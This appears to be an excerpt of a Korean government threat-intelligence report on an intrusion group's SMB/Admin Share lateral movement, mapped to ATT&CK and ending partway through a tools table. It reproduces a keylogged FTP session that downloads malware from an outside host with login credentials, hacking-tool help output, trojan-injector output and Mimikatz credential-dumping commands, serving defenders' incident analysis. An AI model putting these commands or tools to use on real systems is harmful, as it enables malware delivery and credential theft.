

TTPs# 7:

Analysis on Lateral Movement Strategy Using SMB/Admin Share



「Tactics,
Techniques,
Procedures」

TTPs#7 : Analysis on Lateral Movement Strategy Using SMB/Admin Share

1. Introduction	03
2. Summary	04
3. ATT&CK Matrix	08
4. Conclusion	31
5. References	32

Reproduction or copying of the contents of this report without permission from the Korea Internet & Security Agency is prohibited and may violate copyright laws.

Written by

Profound Analysis Team: Internet Incident Analysis Group

Dongwook Kim, Deputy General Researcher

Seulgi Lee, Deputy General Researcher

Taewoo Lee, Deputy General Researcher

JaeKwang Lee, Manager

Edited by

Dae-Kyu Shin, Vice President

Jaehong Sim, Director






1. Introduction

The rise in hacking incidents have led to ever–more stringent security requirements and the continuous evolvement of security systems to the next level. Yet, cyber incidents that were reported in the past are still being repeated today, and organizations with some of the most sophisticated cyber–defense systems are still falling victims to such attacks.

The influential concept of “The Pyramid of Pain” in the sphere of cybersecurity illustrates that the most effective security systems depend on understanding the ‘tactics, techniques and procedures’ (TTP) of the attackers. The ultimate goal of cybersecurity is to make attacks more costly and more painful for perpetrators, in other words, **elevated to the ‘tough’ level shown at the top of the pyramid.**



The Pyramid of Pain, David J Bianco

A cybersecurity system based on ‘indicators of compromise’ (IoC) still remains very efficient. (IoCs would refer to one–dimensioned indicators such as malicious IPs or domains.) However, **it is also true that attackers can easily secure then discard attack infrastructures using such simple indicators.**

TTPs are different. **The attacker cannot easily obtain or discard TTPs.** An attacker who has locked on a target needs to invest in learning and practicing TTPs to neutralize the target’s security system. When moving on to the next attack, the attacker will tend to select targets on which the same TTPs can be applied.

The attacker’s TTPs by nature are heavily influenced by the characteristics of the targeted defense environment. As such, security practitioners must have an accurate understanding of their own defense environment. They must also approach the process and flow of attack from the strategic and tactical levels rather than as patterns or methods. In short, **the defender’s security environment and the attacker’s TTPs must be scrutinized together.**

A defender who understands the attacker’s TTPs should be able to answer two things: 1) ‘Would the attacker’s TTPs be able to penetrate the defender’s environment?’ and 2) ‘If so, what defensive strategy can defeat the TTPs?’

The Korea Internet & Security Agency (KISA) identifies cyberattack TTPs through its incident response process and disseminates the process and countermeasures using the ATT&CK framework¹ The various artifacts related to TTPs included in this report are merely tools to promote understanding.

¹ A matrix showing the tactics and techniques used in actual attacks and response measures to them



2. Summary

Korea faces a large number of security incidents every day. The Korea Internet and Security Agency supports the analyses conducted by private enterprises and responds to security incidents so as to determine the causes of the incidents targeting the private sector and prevent a recurrence.

Analyzing numerous security incidents for a long period of time reveals attackers' preferred tactics. Of these, personal data leakage from a large domestic shopping mall, asset extortion from a cryptocurrency exchange, source code extortion from and supply chain attacks on a groupware development company, and cyber extortion from a press company are examples of commonly used key techniques in major domestic security incidents. One of the attack techniques is **lateral movement** using SMB/Admin Shares.




Windows SMB/Admin Shares are used by numerous enterprises for convenience in inter-server data sharing or policy distribution in an Active Directory environment. However, a huge security issue may arise if this function is used in the wrong way.

This report explains how attackers employ SMB/Admin Shares, a sort of lateral movement technique, when it is used improperly, and what kinds of traces are left behind. A company well aware of the vulnerability being exploited by attackers may apply a suitable defense technique for reinforcing its security environment. It is crucial for defenders to understand attackers' lateral movement techniques.

In addition, **defense evasion**, which was used by one of the hacker groups, will be described in detail in this report. Most security incident responses begin after recognition at the impact stage where files are encrypted by ransomware or the hacker threatens a victim of information leakage. Attackers will be able to hide in an enterprise for a very long time and constantly extort internal information if they just maintain the infection state to blind the defender about the data breach.


It was confirmed that the attack group discussed in this report has been engaged in hacking even as of today. They have infiltrated and infected numerous domestic enterprises with malware in order to extort corporate information. This report will explain how the attackers managed to keep the infection undetected and why it was difficult for corporate victims to recognize such an infection.

Information on FENS* incidents



*FENS: KISA's Feature Engineering Normalization System

Overview of TTP



01 Resource Development

Attackers establish infrastructure for their attacks. They rent a domestic server and use it as a malware command control server, using overseas FTP service to distribute malware. They use open hacking tools or self-developed malware to infiltrate companies.

02 Execution

Attackers execute malware through service registration after infiltrating the target company.

03 Persistence

Attackers maintain persistence by making malicious DLL called through malware registration in the autorun registry or normal file tampering. In addition, they replace the Windows Sticky Keys program with malware and use it as a backdoor.

04 Defense Evasion

Attackers obfuscate and save data settings required for malware operation. Malware uses code signing to avoid detection by vaccine. The certificate used for this would be falsified or stolen from some other company. In addition, it is difficult to detect since malware is injected into programs trusted by users.

05 Credential Access

Attackers collect account information by using key logging programs and password dumping tools.

06 Discovery

Attackers search system information by using CMD command.

07 Lateral Movement

Attackers spread malware to internal servers by using the SMB/Admin Share function.

08 Collection

Attackers save screenshot images, clipboard data, and keyboard inputs through key logging programs.

09 Command and Control

Attackers deliver command to the damaged server by using self-developed remote access malware. Commercial VNC software is used as an auxiliary remote control program.

10 Impact

Attackers make malicious connection look like normal connection by tampering the hosts file.

Resource Development

- Acquire Infrastructure
- Develop Capabilities
- Obtain Capabilities

Discovery

- Process Discovery
- Account Discovery
- System Information Discovery

Execution

- System Services
- Command and Scripting Interpreter

Lateral Movement

- Remote Services

Persistence

- Boot or Logon Autostart Execution
- Event Triggered Execution
- Create or Modify System Process
- Compromise Client Software Binary
- Valid Account

Collection

- Input Capture
- Clipboard Data
- Screen Capture

Defense Evasion

- Deobfuscate/Decode file or Information
- Masquerading
- Subvert Trust Controls
- Hijack Execution Flow

Command and Control

- Remote Access Software
- Non-Standard Port
- Ingress Tool Transfer

Credential Access

- Input Capture
- OS Credential Dumping
- Brute Force

Impact

- Data Manipulation

01 Resource Development

1. T1583.001 Acquire Infrastructure : Domain

- Accounts are created and used in overseas FTP websites for malware distribution.

FTP commands performed at the infected system

```
explorer (C:\WINDOWS\SysWOW64)
[Right][Right][Right]cmd
ftp -v ftp.drivehq.com
smithjohnxxx
Pulameal23
hhas
deb
bin
get x.exe
bye
exit
[Esc][Esc][Esc][F5]
User: nadminb Date: 2016-11-16 Time: 10:43:01
```

2. T1583.004 Acquire Infrastructure : Server

- Attackers rent and use a domestic server as a command control server.



C2
210.127.**.*
222.235.**.*
irc.item***.org

3. T1587.001 Develop Capabilities : Malware

- Self-developed malware is used to dominate the system.
- AIO hacking tools perform a variety of functions such as autorun, user creation/deletion, process stop, and system information collection.
- A trojan injector injects remote access malware into a normal program.
- A specific nickname is injected into developed malware.

AIO hacking tools

```

C:\Users\THOR\Desktop>aio.exe
Mini Version Without Scan Feature U1.0 Build 08/20/2012

aio.exe ->AutoRun -> List Auto Run Items
aio.exe ->Clone -> Clone Accounts
aio.exe ->CheckClone -> Check Clone
aio.exe ->CleanLog -> Clean Logs
aio.exe ->ConfigService -> Configure Service
aio.exe ->CheckProcess -> Check Hidden Process
aio.exe ->CheckUser -> Check Users
aio.exe ->DelUser -> Delete User
aio.exe ->DelAdmin -> Delete User
aio.exe ->DMFP -> Disable WFP For A File
aio.exe ->EnumService -> List Services
aio.exe ->FHS -> Find Hidden Service
aio.exe ->FGet -> FTP Download
aio.exe ->FTPUpload -> FTP Upload
aio.exe ->FindPassword -> Find Logon User Password
aio.exe ->InstallService -> Install Service
aio.exe ->InstallDriver -> Install Driver
aio.exe ->KillHProcess -> Kill Hidden Process
aio.exe ->LogOff -> LogOff System
aio.exe ->MGet -> Web Download
aio.exe ->Mport -> Port Mapper
aio.exe ->Never -> Reset Account Number Of Logon
aio.exe ->PowerOff -> Shut Down The Power
aio.exe ->Pslist -> List Process Info
aio.exe ->Pskill -> Kill Process
aio.exe ->Reboot -> Reboot The System
aio.exe ->RemoveService -> Remove Service
aio.exe ->RHService -> Remove Hide Service
aio.exe ->StartService -> Start Service
aio.exe ->StopService -> Stop Service
aio.exe ->SysInfo -> List System Info
aio.exe ->ShutDown -> ShutDown The System
aio.exe ->SPskill -> Special Method To Kill Process
aio.exe ->Terminal -> Install Terminal Service
aio.exe ->Unhide -> Unhide Password
aio.exe ->WinInfo -> List Accounts Info

```

Trojan injector

```

C:\Users\THOR\Desktop>iatinfect.exe /Checkall
PE File Infector X64 U1.0 Built 09/18/2014 By WinEggDrop

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe = X32
ServiceName = AdobeARMService(LocalSystem)
DisplayName = Adobe Acrobat Update Service
Image = C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armovc.exe




C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe =
X64
ServiceName = ClickToRunSvc(LocalSystem)
DisplayName = Microsoft Office 간편 실행 서비스
Image = C:\Program Files\Common Files\Microsoft Shared\ClickToRun\Offi
ceClickToRun.exe

C:\Program Files\UMware\UMware Tools\UMware UGAUTH\UGAuthService.exe = X64
ServiceName = UGAUTHService(LocalSystem)
DisplayName = UMware Alias Manager and Ticket Service
Image = C:\Program Files\UMware\UMware Tools\UMware UGAUTH\UGAuthServi
ce.exe

C:\Program Files\UMware\UMware Tools\umtoolsd.exe = X64
ServiceName = UMTools(LocalSystem)
DisplayName = UMware Tools
Image = C:\Program Files\UMware\UMware Tools\umtoolsd.exe



4 Items Found
C:\Users\THOR\Desktop>_






```

	Identifiable nickname	Relevant files and service																																								
WinEggDrop	<pre>C:\Users\THOR\Desktop>iatinfect.exe /Checkall PE File Infector X64 V1.0 Built 09/18/2014 By WinEggDrop C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe</pre>  <pre>USER "IATClient" 0 0 :WinEggDrop's IAT Client lient.....Pinging %s....PRIVMSG %s :</pre>	<p>iatinfect.exe (Malcode Injector)</p> <p>iatinfect.exe (Malcode Injector)</p> <p>wmiprsrse.exe (ShadowForce Backdoor)</p> <p>dllhost,DLL (ShadowForce Backdoor)</p> <p>DLL file created by trojan injector (Wgdrop Backdoor)</p>																																								
Melody0	 <pre>10070050 49 6E 66 65 63 74 65 64 20 53 6C 61 76 65 20 57 Infected Slave W 10070060 33 32 54 69 6D 65 46 20 4D 6F 64 65 20 56 43 20 32TimeF Mode VC 10070070 53 6F 63 68 73 35 20 50 72 6F 78 79 20 56 31 2E Socks5 Proxy V1. 10070080 32 33 20 42 75 69 6C 64 20 30 39 2F 31 36 2F 32 23 Build 09/16/2 10070090 30 31 34 20 42 79 20 4D 65 6C 6F 64 79 21 00 00 014 By Melody!</pre>	<p>wmiprsrv.exe (Wgdrop Backdoor)</p> <p>sqlmain.exe (Wgdrop Backdoor)</p> <p>DLL file created by trojan injector (Wgdrop Backdoor)</p>																																								
Syrinx	<pre>00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy.. 00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 E0 06 00@...a.. 00000020 C8 00 00 00 00 00 00 00 53 79 72 69 6E 78 27 73 E.....Syrinx's 00000030 20 56 69 63 74 69 6D 00 00 00 00 00 F0 00 00 00 Victim.....s...</pre> <table border="1" data-bbox="414 1545 1117 1724"> <thead> <tr> <th>Description</th> <th>State</th> <th>Startup</th> <th>Manufacturer</th> </tr> </thead> <tbody> <tr> <td>CommVault Communications Service (Instance001)</td> <td>Running</td> <td>Automatic</td> <td>Commvault Systems Inc</td> </tr> <tr> <td>CommVault Client Event Manager (Instance001)</td> <td>Running</td> <td>Automatic</td> <td>Commvault Systems Inc</td> </tr> <tr> <td>MRMonitor</td> <td>Running</td> <td>Automatic</td> <td></td> </tr> <tr> <td>Messenger</td> <td>Stopped</td> <td>Disabled</td> <td>Microsoft Corporation</td> </tr> <tr> <td>NetMeeting Remote Desktop Sharing</td> <td>Stopped</td> <td>Disabled</td> <td></td> </tr> <tr> <td>MSMFramework</td> <td>Running</td> <td>Automatic</td> <td></td> </tr> <tr> <td>Microsoft Search</td> <td>Running</td> <td>Automatic</td> <td>Microsoft Corporation</td> </tr> <tr> <td>MSSQL (DATABASE)</td> <td>Running</td> <td>Automatic</td> <td>Syrinx Software Solutions</td> </tr> <tr> <td>MSSQLSERVER</td> <td>Running</td> <td>Automatic</td> <td>Microsoft Corporation</td> </tr> </tbody> </table> 	Description	State	Startup	Manufacturer	CommVault Communications Service (Instance001)	Running	Automatic	Commvault Systems Inc	CommVault Client Event Manager (Instance001)	Running	Automatic	Commvault Systems Inc	MRMonitor	Running	Automatic		Messenger	Stopped	Disabled	Microsoft Corporation	NetMeeting Remote Desktop Sharing	Stopped	Disabled		MSMFramework	Running	Automatic		Microsoft Search	Running	Automatic	Microsoft Corporation	MSSQL (DATABASE)	Running	Automatic	Syrinx Software Solutions	MSSQLSERVER	Running	Automatic	Microsoft Corporation	<p>EXE file infected with malware by trojan injector (Dll Loader)</p> <p>Malicious service manufacturer list</p> <p>Included in Company Name in aio.exe (all in one hacking tool)</p>
Description	State	Startup	Manufacturer																																							
CommVault Communications Service (Instance001)	Running	Automatic	Commvault Systems Inc																																							
CommVault Client Event Manager (Instance001)	Running	Automatic	Commvault Systems Inc																																							
MRMonitor	Running	Automatic																																								
Messenger	Stopped	Disabled	Microsoft Corporation																																							
NetMeeting Remote Desktop Sharing	Stopped	Disabled																																								
MSMFramework	Running	Automatic																																								
Microsoft Search	Running	Automatic	Microsoft Corporation																																							
MSSQL (DATABASE)	Running	Automatic	Syrinx Software Solutions																																							
MSSQLSERVER	Running	Automatic	Microsoft Corporation																																							

4. T1587.001 Obtain Capabilities : Tool

- Open-source tools are used to dominate the system.


Tool	Function
Mimikatz	<p>OS Credential Dumping</p> <pre> .#####. mimikatz 2.2.0 (x64) #17763 Apr 10 2019 00:55 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY gentilkiwi (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ mimikatz # privilege::debug privilege '20' OK mimikatz # sekurlsa::logonpasswords </pre>
DUBrute	<p>Brute force attack tool</p> 
